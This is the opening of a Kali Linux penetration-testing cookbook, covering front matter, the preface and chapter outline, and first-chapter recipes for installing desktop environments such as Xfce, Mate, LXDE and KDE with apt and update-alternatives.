

Himanshu Sharma

Kali Linux - An Ethical Hacker's Cookbook

End-to-end penetration testing solutions



Packt

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Himanshu Sharma

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BIRMINGHAM - MUMBAI

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First published: October 2017

Production reference: 1121017

Published by Packt Publishing Ltd.

Livery Place

35 Livery Street

Birmingham

B3 2PB, UK.

ISBN 978-1-78712-182-9

www.packtpub.com

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Himanshu Sharma, 23, has already achieved fame for finding security loopholes and vulnerabilities in Apple, Google, Microsoft, Facebook, Adobe, Uber, AT&T, Avira, and many more with hall of fame listings as proofs. He has gained worldwide recognition through his hacking skills and contribution to the hacking community. He has helped celebrities such as Harbhajan Singh in recovering their hacked accounts, and also assisted an international singer in tracking down his hacked account and recovering it. He was a speaker at the international conference Botconf '13, held in Nantes, France. He also spoke at IEEE Conference in California and Malaysia as well as for TedX. Currently, he is the cofounder of BugsBounty, a crowd-sourced security platform for ethical hackers and companies interested in cyber services.

I would like to show my gratitude towards my parents, who have been supportive of me throughout this journey.

I would also like to thank my friends and colleagues at BugsBounty, including Ishaan, Harpreet, Aman, Yash, Suman, Manish, and Sitanshu, without whom I would have completed this book six months ago.

Lastly, I am grateful to Packt for giving me this exciting opportunity.

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Amir also founded the Academician Journal, which aims to narrow the gap between academia and the information security industry. It tries to identify the reasons this gap occurs and analyze and address them. He picks up new ideas that are possibly able to solve the problems of tomorrow and develops them. That is why likeminded people are always welcome to suggest their ideas for publication or co-authoring a piece of research by contacting him at [@rokni_fard](https://twitter.com/rokni_fard).

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Preface

Kali Linux is the distro, which comes to mind when anyone thinks about penetration testing. Every year Kali is improved and updated with new tools making it more powerful. We see new exploits being released every day and with rapidly evolving technology, we have rapidly evolving attack vectors. This book aims to cover the approach to some of the unique scenarios a user may face while performing a pentest.

This book specifically focuses on using the Kali Linux to perform a pentest activity starting from information gathering till reporting. This book also covers recipes for testing wireless networks, web applications, and privilege escalations on both Windows and Linux machines and even exploiting vulnerabilities in software programs.

What this book covers

Chapter 1, *Kali – An Introduction*, covers installing of Kali with different desktop environments, and tweaking it a bit by installing a few custom tools.

Chapter 2, *Gathering Intel and Planning Attack Strategies*, covers recipes about collecting subdomains and other information about a target using multiple tools, such as Shodan, and so on.

Chapter 3, *Vulnerability Assessment*, talks about the methods of hunting for vulnerabilities on the data discovered during information gathering process.

Chapter 4, *Web App Exploitation – Beyond OWASP Top 10*, is about the exploitation of some of the unique vulnerabilities, such as serialization and server misconfiguration, and so on.

Chapter 5, *Network Exploitation on Current Exploitation*, focuses on different tools, which can be used to exploit vulnerabilities in a server running different services, such as Redis, MongoDB and so on, in the network.

Chapter 6, *Wireless Attacks – Getting Past Aircrack-ng*, teaching you some new tools to break into wireless networks, as well as using aircrack-ng.

Chapter 7, *Password Attacks – The Fault in Their Stars*, talks about identifying and cracking different types of hashes.

Chapter 8, *Have Shell, Now What?* covers different ways of escalating privilege on Linux and Windows-based machines and then getting inside that network using that machine as a gateway.

Chapter 9, *Buffer Overflows*, discusses exploiting different overflow vulnerabilities, such as SEH, stack-based overflows, egg hunting, and so on.

Chapter 10, *Playing with Software-Defined Radios*, focusses on exploring the world of frequencies and using different tools to monitor/view data traveling across different frequency bands.

Chapter 11, *Kali in Your Pocket – NetHunters and Raspberries*, talks about how we can install Kali Linux on portable devices, such as Raspberry Pi or a cellphone, and perform pentest using it.

Chapter 12, *Writing Reports*, covers the basics of writing a good quality report of the pentest activity once it has been performed.

What you need for this book

The OS required is Kali Linux with at least 2 GB of RAM recommended and 20-40 GB of hard disk space.

The hardware needed for the device would be a RTLSDR device for Chapter 10, *Playing with Software-Defined Radios* and any of the devices mentioned in the following link for Chapter 11, *Kali in Your Pocket – NetHunters and Raspberries*:

<https://www.offensive-security.com/kali-linux-nethunter-download/>

We also require Alfa card for Chapter 6, *Wireless Attacks – Getting Past Aircrack-ng*.

Who this book is for

This book is aimed at IT security professionals, pentesters and security analysts who have basic knowledge of Kali Linux and want to conduct advanced penetration testing techniques.

Sections

In this book, you will find several headings that appear frequently (*Getting ready*, *How to do it...*, *How it works...*, *There's more...*, and *See also*). To give clear instructions on how to complete a recipe, we use these sections as follows:

Getting ready

This section tells you what to expect in the recipe, and describes how to set up any software or any preliminary settings required for the recipe.

How to do it...

This section contains the steps required to follow the recipe.

How it works...

This section usually consists of a detailed explanation of what happened in the previous section.

There's more...

This section consists of additional information about the recipe in order to make the reader more knowledgeable about the recipe.

See also

This section provides helpful links to other useful information for the recipe.

Conventions

In this book, you will find a number of text styles that distinguish between different kinds of information. Here are some examples of these styles and an explanation of their meaning. Code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles are shown as follows: "To launch `fierce`, we type `fierce -h` to see the help menu."

A block of code is set as follows:

```
if (argc < 2)
{
    printf("strcpy() NOT executed....\n");
    printf("Syntax: %s <characters>\n", argv[0]);
    exit(0);
}
```

Any command-line input or output is written as follows:

```
fierce -dns host.com -threads 10
```

New terms and important words are shown in bold. Words that you see on the screen, for example, in menus or dialog boxes, appear in the text like this: "We right-click and navigate to **Search for | All commands in all modules.**"

Warnings or important notes appear like this.



Tips and tricks appear like this.



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1

Kali – An Introduction

In this chapter, we will cover the following recipes:

- Configuring Kali Linux
- Configuring the Xfce environment
- Configuring the Mate environment
- Configuring the LXDE environment
- Configuring the e17 environment
- Configuring the KDE environment
- Prepping up with custom tools
- Pentesting VPN's ike-scan
- Setting up proxychains
- Going on a hunt with Routerhunter

Introduction

Kali was first introduced in 2012 with a completely new architecture. This Debian-based distro was released with over 300 tools specialized for penetration testing and digital forensics. It is maintained and funded by Offensive Security Ltd with core developers being Mati Aharoni, Devon Kearns, and Raphael Hertzog.

Kali 2.0 came into the picture in 2016 with tons of new updates and new desktop environments such as KDE, Mate, LXDE, e17, and Xfce builds.

While Kali is already pre-equipped with hundreds of amazing tools and utilities to help penetration testers around the globe to perform their job efficiently, in this chapter, we will primarily cover some custom tweaks that can be used to have an even better pentesting experience for the users.

Configuring Kali Linux

We will use the official Kali Linux ISO provided by Offensive Security to install and configure different desktop environments such as Mate, e17, Xfce, LXDE, and KDE desktops.

Getting ready

To start with this recipe we will use the 64-bit Kali Linux ISO listed on the Offensive Security website:

<https://www.kali.org/downloads/>




For users looking to configure Kali in a virtual machine such as VMware, VirtualBox, and so on, a pre-built image of the Linux can be downloaded from <https://www.offensive-security.com/kali-linux-vmware-virtualbox-image-download/>.

We will use the virtual image in this chapter and customize it with some additional tools.


How to do it...

You can configure Kali with the help of the given steps:

1. Double-click on the VirtualBox image, it should open with VirtualBox:




2. Click **Import**:



3. Start the machine and enter the password as `toor`:

4. Now, Kali is started and by default is configured with the GNOME desktop environment:



How it works...

With the pre-built image you don't need to worry about the installation process. You can consider it as a ready-to-go solution. Simply click on run and the virtual machine will boot up Linux just like a normal machine.

Configuring the Xfce environment

Xfce is a free, fast, and lightweight desktop environment for Unix and Unix-like platforms. It was started by Olivier Fourdan in 1996. The name **Xfce** originally stood for **XForms Common Environment**, but since that time Xfce has been rewritten twice and no longer uses the XForms toolkit.

How to do it...

To configure the Xfce environment follow the given steps:

1. We start by using the following command to install Xfce along with all plugins and goodies:

```
apt-get install kali-defaults kali-root desktop-base xfce4  
xfce4-places-plugin xfce4-goodies
```

The following screenshot shows the preceding command:



A screenshot of a terminal window on a Kali Linux system. The window title is 'Terminal'. The menu bar includes 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The command being run is 'root@kali:~# apt-get install kali-defaults kali-root-login desktop-base xfce4 xfce4-places-plugin xfce4-goodies'. The terminal is dark-themed with light-colored text.

2. Type **Y** when it asks for confirmation on additional space requirements.
3. Select **Ok** on the dialogue box that appears.

4. We select **lightdm** as our default desktop manager and press the *Enter* key.
5. When the installation is complete we open a Terminal window and type the following command:

```
update-alternatives --config x-session-manager
```

The following screenshot shows the output of the preceding command:


A screenshot of a terminal window titled "root@kali: ~". The window contains the following text:

```
File Edit View Search Terminal Help
root@kali:~# update-alternatives --config x-session-manager
There are 3 choices for the alternative x-session-manager (providing /usr/bin/x-
session-manager).
      Selection    Path          Priority    Status
-----* 0          /usr/bin/gnome-session  50        auto mode
        1          /usr/bin/gnome-session  50        manual mode
        2          /usr/bin/startxfce4   50        manual mode
        3          /usr/bin/xfce4-session  40        manual mode

Press <enter> to keep the current choice[*], or type selection number: [ ]
```

6. Choose the option **xfce4-session** (in our case 3) and press the *Enter* key.

7. Log out and log in again or you can restart the machine and we will see the Xfce environment:



Configuring the Mate environment

The Mate desktop environment was built in continuation of GNOME 2. It was first released in 2011.


How to do it...

To configure the Mate environment follow the given steps:

1. We start by using the following command to install the Mate environment:

```
apt-get install desktop-base mate-desktop-environment
```

The following screenshot shows the preceding command:




```
root@kali:~# apt-get install desktop-base mate-desktop-environment
```

2. Type Y when it asks for confirmation on additional space requirements.
3. When installation is complete we will use the following command to set Mate as our default environment:

```
update-alternatives --config x-session-manager
```

4. Choose the option mate-session (in our case 2) and press the *Enter* key:




```
root@kali:~# update-alternatives --config x-session-manager
There are 2 choices for the alternative x-session-manager (providing /usr/bin/x-session-manager).

      Selection    Path          Priority   Status
* 0            /usr/bin/gnome-session  50        auto mode
    1            /usr/bin/gnome-session  50        manual mode
    2            /usr/bin/mate-session   30        manual mode

Press <enter> to keep the current choice[*], or type selection number: 2
```

5. Log out and log in again or restart and we will see the Mate environment:



Configuring the LXDE environment

LXDE is a free open source environment written in C using GTK+ toolkit for Unix and other POSIX platforms. **Lightweight X11 Desktop Environment (LXDE)** is the default environment for many operating systems such as Knoppix, Raspbian, Lubuntu, and so on.

How to do it...

To configure the LXDE environment follow the given steps:

1. We start by using the following command to install LXDE:

```
apt-get install lxde-core lxde
```

2. Type Y when it asks for confirmation on additional space requirements.
3. When the installation is complete we open a Terminal window and type the following command:

```
update-alternatives --config x-session-manager
```

The following screenshot shows the output for the preceding command:


A screenshot of a terminal window titled "root@kali: ~". The window has a dark blue background with white text. At the top, there is a menu bar with options: File, Edit, View, Search, Terminal, Help. Below the menu, the command "root@kali:~# update-alternatives --config x-session-manager" is entered. The terminal then displays a list of four choices for the alternative x-session-manager, each with a selection number, path, priority, and status. The selection number 0 is highlighted with an asterisk (*). The status for all entries is "manual mode" except for entry 0 which is "auto mode". The table is as follows:

Selection	Path	Priority	Status
*	/usr/bin/gnome-session	50	auto mode
1	/usr/bin/gnome-session	50	manual mode
2	/usr/bin/lxsession	49	manual mode
3	/usr/bin/openbox-session	40	manual mode
4	/usr/bin/startlxde	50	manual mode

At the bottom of the terminal, the message "Press <enter> to keep the current choice[*], or type selection number: 4" is displayed.

4. Choose the option lxsession (in our case 4) and press *Enter*.

5. Log out and log in again and we will see the LXDE environment:



Configuring the e17 environment

Enlightenment, or otherwise known as E, is a window manager for the X Windows system. It was first released in 1997. It has lots of features such as engage, virtual desktop, tiling, and so on.

How to do it...

Due to compatibility issues and dependencies hassle it is better to set up the Kali environment as a different machine. This ISO image (Kali 64-bit e17) is already available on the official website of Kali Linux and can be downloaded from the following URL:

<https://www.kali.org/downloads/>.

Configuring the KDE environment

KDE is an international community for free software. The plasma desktop is one of the most popular projects of KDE; it comes as a default desktop environment for a lot of Linux distributions. It was founded in 1996 by Matthias Ettrich.


How to do it...

To configure the KDE environment follow the given steps:

1. We use the following command to install KDE:

```
apt-get install kali-defaults kali-root-login desktop-base  
kde-plasma-desktop
```

The following screenshot shows the output for the preceding command:




A screenshot of a terminal window titled 'root@kali: ~'. The window has a dark blue background with white text. At the top, there's a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. Below the menu, the command 'root@kali:~# apt install kali-defaults kali-root-login desktop-base kde-plasma-desktop' is typed in. The terminal is part of a Kali Linux desktop environment, as evidenced by the Plasma desktop interface visible behind it.

2. Type **Y** when it asks for confirmation on additional space requirements.
